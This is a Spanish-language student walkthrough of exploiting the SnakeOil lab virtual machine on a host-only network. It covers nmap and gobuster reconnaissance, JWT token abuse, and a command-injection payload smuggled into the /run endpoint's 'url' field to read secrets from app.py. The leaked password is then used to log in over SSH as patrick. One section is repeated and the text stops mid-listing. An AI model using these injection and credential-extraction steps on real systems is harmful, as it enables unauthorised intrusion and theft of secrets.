

Luis Emmanuel Aronia Silva

PROYECTO

De la teoria a la practica: Walkthrough en accion



CNO 3 - PROGRAMACION WAP

PARCIAL 1: FUNDAMENTOS DE CIBERSEGURIDAD

MAESTRO: SERVANDO LOPEZ CONTRERAS

Fase de Preparacion

Primero descargamos la maquina virtual desde el enlace proporcionado en la hoja de actividad, una vez que se descargo entre a Virtual box y presione Control + I para abrir el menu de importacion, en esta pestaña seleccione el archivo con terminacion .ovf que habia sido obtenido despues de descomprimir el archivo original, asi fue como se obtuvo la Maquina Virtual, despues de esto solo inicie la Maquina de Kali Linux para asi tener las dos abiertas al mismo tiempo



Fase de Reconocimiento

Una vez en la maquina de Kali abri la terminal y ejecute el siguiente comando: **sudo arp-scan -l**

```
(kali@kali)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:5a:87:bc, IPv4: 10.0.2.15
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.2      52:55:0a:00:02:02      (Unknown: locally administered)
10.0.2.3      52:55:0a:00:02:03      (Unknown: locally administered)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.998 seconds (128.13 hosts/sec). 2
responded

(kali@kali)-[~]
$
```

Con esta ejecucion pude ver varias cosas, primero la ip de la maquina que es 10.0.2.15 y dos mas, siendo la 10.0.2.2 el gateway, dejando ver que entonces la de la otra maquina es la 10.0.2.3 . Para comprobar que esa es nuestra victima ejecutaremos un nmap de la siguiente manera: **nmap -sn 10.0.2.0/24**

Este comando hace un ping scan en toda la red 10.0.2.0/24.

```
(kali@kali)-[~]
$ nmap -sn 10.0.2.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-05 18:44 -0400
Nmap scan report for 10.0.2.2
Host is up (0.00079s latency).
MAC Address: 52:55:0A:00:02:02 (Unknown)
Nmap scan report for 10.0.2.3
Host is up (0.00077s latency).
MAC Address: 52:55:0A:00:02:03 (Unknown)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.04 seconds

(kali@kali)-[~]
$
```

Fase de Reconocimiento

Como deseo saber mas detalles de las IPs que habia obtenido anteriormente tambien ejecute: **nmap -sV -p 22,80,8080 10.0.2.2 10.0.2.3**, esto con el objetivo de escanear los puertos 22, 80 y 8080 que sabemos que tiene la maquina snakeoil en ambos hosts y mostrar la versión de los servicios

```
(kali@kali)-[~]
$ nmap -sV -p 22,80,8080 10.0.2.2 10.0.2.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-05 18:51 -0400
Nmap scan report for 10.0.2.2
Host is up (0.0011s latency).

PORT      STATE SERVICE VERSION
22/tcp    filtered ssh
80/tcp    filtered http
8080/tcp  open  http    Embedthis HTTP lib httpd
MAC Address: 52:55:0A:00:02:02 (Unknown)


Nmap scan report for 10.0.2.3
Host is up (0.0020s latency).

PORT      STATE SERVICE VERSION
22/tcp    filtered ssh
80/tcp    filtered http
8080/tcp  filtered http-proxy
MAC Address: 52:55:0A:00:02:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 8.32 seconds


(kali@kali)-[~]
$
```

Se obtuvieron esos resultados y una palabra muy importante que aparece, que es filtered, el que los puertos aparezcan asi seguramente se deba al modo de red NAT, asi que hay que cambiar el modo de red. Apague la de Kali y entre a su configuracion de red cambiando el Attached to de Nat a Host-only Adapter



Fase de Reconocimiento

Lo mismo anterior hice con la maquina de snakeoil



Una vez hice los cambios volvi a encender las maquinas y volvi a buscar o a indentificar los host

```
(kali@kali)-[~]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:5a:87:bc, IPv4: 192.168.56.104
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1 0a:00:27:00:00:08 (Unknown: locally administered)
192.168.56.100 08:00:27:26:7a:ad (Unknown)
192.168.56.103 08:00:27:62:7d:0d (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.511 seconds (101.95 hosts/sec). 3
responded
```

Se detectaron esos, siendo el primero el host-only de virtual box, asi que uno de los ultimos dos es la otra maquina

Fase de Reconocimiento

Para identificar cual de los dos host es el que estoy buscando voy a volver a escanear los puetos 22, 80 y 8080 siendo estos los resultados:

```
(kali㉿kali)-[~]
$ nmap -sV -p 22,80,8080 192.168.56.100 192.168.56.103
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-05 20:29 -0400
Nmap scan report for 192.168.56.100
Host is up (0.00054s latency).

PORT      STATE SERVICE  VERSION
22/tcp    closed ssh
80/tcp    closed http
8080/tcp  closed http-proxy
MAC Address: 08:00:27:26:7A:AD (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.103
Host is up (0.0020s latency).

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http     nginx 1.14.2
8080/tcp  open  http     nginx 1.14.2
MAC Address: 08:00:27:62:7D:0D (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 6.70 seconds

(kali㉿kali)-[~]
$
```

Con estos resultados, cosas como el OpenSSH, los puertos en estado open y el nginx pude darme cuenta que el IP de la maquina snakeoil es el 192.168.56,103

Con estos resultados realice un escaneo mas a profundidad con el siguiente comando: `nmap -sC -sV -p- -T4 -oA snakeoil_full 192.168.56.103`

- -sC → Ejecuta scripts por defecto
- -sV → Detecta versiones de servicios
- -p- → Escanea todos los puertos (1-65535)
- -T4 → Velocidad agresiva

Fase de Reconocimiento

Estos fueron los resultados del comando:

```
(kali㉿kali)-[~]
$ nmap -sC -sV -p- -T4 -oA snakeoil_full 192.168.56.103
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-05 20:59 -0400
Nmap scan report for 192.168.56.103
Host is up (0.00037s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 73:a4:8f:94:a2:20:68:50:5a:ae:e1:d3:60:8d:ff:55 (RSA)
|_  256 f3:1b:d8:c3:0c:3f:5e:6b:ac:99:52:80:7b:d6:b6:e7 (ECDSA)
|_  256 ea:61:64:b6:3b:d3:84:01:50:d8:1a:ab:38:29:12:e1 (ED25519)
80/tcp    open  http     nginx 1.14.2
|_ http-title: Welcome to SNAKEOIL!
|_ http-server-header: nginx/1.14.2
8080/tcp  open  http     nginx 1.14.2
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-server-header: nginx/1.14.2
|_ http-title: Welcome to Good Tech Inc.'s Snake Oil Project
MAC Address: 08:00:27:62:7D:0D (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.64 seconds
```

Una vez se ejecuto el comando y obtuvimos los resultados, puedo resumir todo lo que obtuve en esta fase de la siguiente manera:

- IP objetivo: 192.168.56.103
- Puertos abiertos:
 - 22/tcp → OpenSSH 7.9p1
 - 80/tcp → nginx 1.14.2 → "Welcome to SNAKEOIL!"
 - 8080/tcp → nginx 1.14.2 → "Welcome to Good Tech Inc.'s Snake Oil Project"

Fase de Explotación

Ahora voy a enumerar el puerto 8080, que es donde está la aplicación vulnerable ejecutando el comando: **gobuster dir -u**

http://192.168.56.103:8080 -w /usr/share/wordlists/dirb/common.txt -t 40

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.56.103:8080 -w /usr/share/wordlists/dirb/common.txt -t 40

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.103:8080
[+] Method: GET
[+] Threads: 40
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

01 (Status: 200) [Size: 2193]
04 (Status: 200) [Size: 2324]
02 (Status: 200) [Size: 2356]
1 (Status: 200) [Size: 2193]
2 (Status: 200) [Size: 2356]
4 (Status: 200) [Size: 2324]
create (Status: 200) [Size: 2596]
login (Status: 405) [Size: 64]
registration (Status: 200) [Size: 29]
run (Status: 405) [Size: 178]
secret (Status: 500) [Size: 37]
test (Status: 200) [Size: 17]
users (Status: 200) [Size: 140]
Progress: 4613 / 4613 (100.00%)

Finished
```

Obtuve resultados muy interesantes, fueron endpoints que mostrare en evidencia desde el navegador

Endpoints interesantes:

- /users → Muestra el usuario patrick y un hash de contraseña muy fuerte
- /registration → Existe
- /login → Existe pero dice "Method Not Allowed"
- /run → Existe pero también es "Method Not Allowed"
- /secret → Existe pero da Internal Server Error

Los mensajes "Method Not Allowed" son muy importantes porque significan que esos endpoints solo aceptan el método POST, no GET

Fase de Explotación

```
JSON  Raw Data  Headers
Save Copy Collapse All Expand All Filter JSON
▼ users:
  ▼ 0:
    username: "patrick"
    password: "$pbkdf2-sha256$29000$e0/J.V.rVSo15HxPqdW6Nw$FZJVgJNJIw99RIioj rT/gn9xRr9SI/Ryn.CGf84r040"
```

```
192.168.56.103:8080/registrac... +
← → ↻ 🏠 http://192.168.56.103:8080/registration ☆ ⓘ ⌵
Import bookmarks... OffSec Kali Linux Kali Tools Kali Docs Kali Forums >>
JSON  Raw Data  Headers
Save Copy Collapse All Expand All Filter JSON
error: "Wrong Method!!!"
```

```
← → ↻ 🏠 http://192.168.56.103:8080/login ☆
Import bookmarks... OffSec Kali Linux Kali Tools Kali Docs
JSON  Raw Data  Headers
Save Copy Collapse All Expand All Filter JSON
message: "The method is not allowed for the requested URL."
```

```
← → ↻ 🏠 http://192.168.56.103:8080/run ☆
Import bookmarks... OffSec Kali Linux Kali Tools Kali Docs Kali
```

Method Not Allowed

The method is not allowed for the requested URL.

```
← → ↻ 🏠 http://192.168.56.103:8080/secret ☆
Import bookmarks... OffSec Kali Linux Kali Tools Kali Docs Kali
JSON  Raw Data  Headers
Save Copy Collapse All Expand All Filter JSON
message: "Internal Server Error"
```

Fase de Explotación

Ahora usare **curl** para enviar peticiones **post**, primero registrando un nuevo usuario ejecutando el siguiente comando: **curl -X POST**

http://192.168.56.103:8080/registration -d

"username=hacker&password=hacker123"

```
(kali㉿kali)-[~]
$ curl -X POST http://192.168.56.103:8080/registration -d "username=hacker6pass
word=hacker123"
{"message": "User hacker was created. Please use the login API to log in!", "acce
ss_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4
ODY2MDUzMywianRpIjojOWY2YzI4OGEtZDQ2Yi00ZGUwLTlMOGEtOTNjMmE5MTlmYzkyIiwidHlwZSI6I
mFjY2V2ZcyIsInN1YiI6ImhhY2tldiIsIm51ZiI6MTc4ODY2MDUzMywiZG9yZDQ2YzI6MmE5MTlmYzkyIiwiaXN
ckZEEfXvQnCYLhtd2YvEvL_VhYTxbDlFAEJ_xZDE"}

(kali㉿kali)-[~]
$
```

Como se puede ver el registro funcionó perfectamente, habiendo así obtenido un access token, ahora ejecutare el login con los datos establecidos

```
(kali㉿kali)-[~]
$ curl -X POST http://192.168.56.103:8080/login -d "username=hacker&password=hacker123"
{"message": "Logged in as hacker", "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODY2MDE1NiwiYWVzYzA4NWU0MjU1MS00OEA1LWI0MDEtZDQ4NTIiXG5YmU1IiwidHlwZSI6ImFjY2V2cyIsInN1YiI6ImhhY2tldiIsIm5iZiI6MTc4ODY2MDE1NiwiZXhwIjoxNzgzNjYxNjU2fQ.xLi-X0pafwmjyeK592jmVoxIbprGufeZ5M72kxkDiXM", "refresh_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODY2MDE1NiwiYWVzYzA4NWU0MjU1MS00OEA1LWI0MDEtZDQ4NTIiXG5YmU1IiwidHlwZSI6ImFjY2V2cyIsInN1YiI6ImhhY2tldiIsIm5iZiI6MTc4ODY2MDE1NiwiZXhwIjoxNzgzNjYxNjU2fQ.xLi-X0pafwmjyeK592jmVoxIbprGufeZ5M72kxkDiXM"}
(kali㉿kali)-[~]
$
```


Ahora ya tengo el access token del login

Fase de Explotación

Ahora obtendré el secret key, la aplicación espera el token en forma de cookie llamada access_token_cookie

Así que ejecutaré este comando reemplazando el token por el que acabo de obtener, el accessvtoken del login:

```
curl http://192.168.56.103:8080/secret -H "Cookie: access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODY2MDc1NiwiYWVzA4NWU1MS00ODAxLWI0M2EtZDQ4NTIxNGU5YmU1IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImhhY2tldiIsIm5iZiI6MTc4ODY2MDc1NiwiZXhwIjoxNzg4NjYxNjU2fQ.xLi-X0pafwmjyeK592jmVoxIbprGufeZ5M72kxkDiXM"
```



```
(kali㉿kali)-[~]
$ curl http://192.168.56.103:8080/secret -H "Cookie: access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODY2MDc1NiwiYWVzA4NWU1MS00ODAxLWI0M2EtZDQ4NTIxNGU5YmU1IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImhhY2tldiIsIm5iZiI6MTc4ODY2MDc1NiwiZXhwIjoxNzg4NjYxNjU2fQ.xLi-X0pafwmjyeK592jmVoxIbprGufeZ5M72kxkDiXM"
{"ip-address": "", "secret_key": "commandexecutionissecret"}

(kali㉿kali)-[~]
$

(kali㉿kali)-[~]
$
```

Ya tengo la secret key

secret_key = commandexecutionissecret

Fase de Explotación

```
(kali@kali)-[~]
$ curl -X POST http://192.168.56.103:8080/run \
-H "Content-Type: application/json" \
-d '{"url": "127.0.0.1:8080 grep -E \"SECRET_KEY|PASSWORD|password|JWT\" /home/patrick/flask_blog/app.py\", \"secret_key\": \"commandexecutionissecret\"}':
{"message": "curl: (3) URL using bad/illegal format or missing URL\n % Total %
Received % Xferd Average Speed Time Time Time Current\n
Dload Upload Total Spent Left Speed\nr 0 0 0
0 0 0 --:--:-- --:--:-- --:--:-- 0curl: (6) Could not
ot resolve host: flask_jwt_extended\ncurl: (6) Could not resolve host: import\ncu
rl: (6) Could not resolve host: JWTManager\ncurl: (3) bad range specification in
URL position 12:\napp.config['SECRET_KEY']\n ^\ncurl: (6) Could not res
olve host: =\ncurl: (6) Could not resolve host: 'snakeoilisnotgoodforcorporations
'\ncurl: (3) bad range specification in URL position 12:\napp.config['JWT_COOKIE_
SECURE']\n ^\ncurl: (6) Could not resolve host: =\ncurl: (6) Could not
resolve host: True\ncurl: (3) bad range specification in URL position 12:\napp.co
nfig['JWT_SECRET_KEY']\n ^\ncurl: (6) Could not resolve host: =\ncurl:
(6) Could not resolve host: 'NoreasonableDOUBTthisPASSWORDisGOOD'\ncurl: (3) bad
range specification in URL position 12:\napp.config['JWT_ACCESS_TOKEN_EXPIRES']\n
 ^\ncurl: (6) Could not resolve host: =\ncurl: (6) Could not resolve ho
st: timedelta(minutes=15)\ncurl: (3) bad range specification in URL position 12:\
napp.config['JWT_REFRESH_TOKEN_EXPIRES']\n ^\ncurl: (6) Could not resol
ve host: =\ncurl: (6) Could not resolve host: timedelta(hours=1)\ncurl: (3) bad r
ange specification in URL position 12:\napp.config['JWT_TOKEN_LOCATION']\n
 ^\ncurl: (6) Could not resolve host: =\ncurl: (3) bad range specification in
URL position 2:\n['cookies']\n ^\ncurl: (3) bad range specification in URL positi
on 12:\napp.config['JWT_COOKIE_CSRF_PROTECT']\n ^\ncurl: (6) Could not
resolve host: =\ncurl: (6) Could not resolve host: False\ncurl: (3) URL using bad
/illegal format or missing URL\ncurl: (6) Could not resolve host: development\ncu
rl: (6) Could not resolve host: setting!\ncurl: (6) Could not resolve host: jwt\n
\r 0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0c
```

Aunque la salida a priori no se ve muy bien, si extrajo la información importante, que fue lo siguiente

Contraseñas encontradas en app.py:

1. SECRET_KEY = 'snakeoilisnotgoodforcorporations'
2. JWT_SECRET_KEY =
'NoreasonableDOUBTthisPASSWORDisGOOD' *Esta es la importante*

La segunda es la contraseña del usuario patrick

Fase de Explotación

Ahora entrare a la maquina mediante SSH con el siguiente comando:
ssh patrick@192.168.56.103

```
(kali@kali)-[~]
$ ssh patrick@192.168.56.103
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
patrick@192.168.56.103's password:
Linux SNAKEOIL 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
patrick@SNAKEOIL:~$
```

Ahora que ya accedi ejecutare los siguientes comandos: **whoami**, **id**,
cat ~/local.txt, **ls -la**

```
patrick@SNAKEOIL:~$ whoami
patrick
patrick@SNAKEOIL:~$ id
uid=1000(patrick) gid=1000(patrick) groups=1000(patrick),24(cdrom),25(floppy),27(
sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),112(bluetooth),116(lp
min),117(scanner)
patrick@SNAKEOIL:~$ cat ~/local.txt
Local shell access obtained!
patrick@SNAKEOIL:~$ ls -la
total 112
drwxr-xr-x 20 patrick patrick 4096 Aug 18  2021 .
drwxr-xr-x  3 root    root    4096 Jun 12  2021 ..
-rw-r--r--  1 patrick patrick 4777 Aug 16  2021 .bash_history
-rw-r--r--  1 patrick patrick  220 Jun 12  2021 .bash_logout
-rw-r--r--  1 patrick patrick 3560 Jun 12  2021 .bashrc
drwx----- 13 patrick patrick 4096 Jun 19  2021 .cache
drwx-----  2 patrick patrick 4096 Jun 24  2021 .config
drwxr-xr-x  2 patrick patrick 4096 Jun 12  2021 Desktop
drwxr-xr-x  2 patrick patrick 4096 Jun 12  2021 Documents
drwxr-xr-x  2 patrick patrick 4096 Jun 23  2021 Downloads
drwxr-xr-x  7 patrick patrick 4096 Sep  6 10:08 flask_blog
drwx-----  3 patrick patrick 4096 Jun 12  2021 .gnupg
-rw-r--r--  1 patrick patrick 2278 Aug 18  2021 .ICEauthority
drwx-----  6 patrick patrick 4096 Jun 23  2021 .local
-rw-r--r--  1 patrick patrick  29 Aug 16  2021 local.txt
drwx-----  5 patrick patrick 4096 Jun 12  2021 .mozilla
drwxr-xr-x  2 patrick patrick 4096 Jun 12  2021 Music
drwxr-xr-x  2 patrick patrick 4096 Jun 12  2021 Pictures
drwx-----  3 patrick patrick 4096 Jun 23  2021 .pki
drwxr-xr-x  4 patrick patrick 4096 Jun 23  2021 Postman
-rw-r--r--  1 patrick patrick  807 Jun 12  2021 .profile
drwxr-xr-x  2 patrick patrick 4096 Jun 12  2021 Public
```


Fase de Post Explotacion

Ahora entrare a la maquina mediante SSH con el siguiente comando: **ssh patrick@192.168.56.103**, esto para escalar privilegios, llegar a root

```
(kali@kali)-[~]
$ ssh patrick@192.168.56.103
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
patrick@192.168.56.103's password:
Linux SNAKEOIL 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
patrick@SNAKEOIL:~$
```

Ahora que ya accedi ejecutare los siguientes comandos: **whoami**, **id**, **cat ~/local.txt**, **ls -la**

```
patrick@SNAKEOIL:~$ whoami
patrick
patrick@SNAKEOIL:~$ id
uid=1000(patrick) gid=1000(patrick) groups=1000(patrick),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),112(bluetooth),116(lpadmin),117(scanner)
patrick@SNAKEOIL:~$ cat ~/local.txt
Local shell access obtained!
patrick@SNAKEOIL:~$ ls -la
total 112
drwxr-xr-x 20 patrick patrick 4096 Aug 18  2021 .
drwxr-xr-x  3 root    root    4096 Jun 12  2021 ..
-rw-r--r--  1 patrick patrick 4777 Aug 16  2021 .bash_history
-rw-r--r--  1 patrick patrick  220 Jun 12  2021 .bash_logout
-rw-r--r--  1 patrick patrick 3560 Jun 12  2021 .bashrc
drwxr-xr-x 13 patrick patrick 4096 Jun 19  2021 .cache
drwxr-xr-x  2 patrick patrick 4096 Jun 24  2021 .config
drwxr-xr-x  2 patrick patrick 4096 Jun 12  2021 Desktop
drwxr-xr-x  2 patrick patrick 4096 Jun 12  2021 Documents
drwxr-xr-x  2 patrick patrick 4096 Jun 23  2021 Downloads
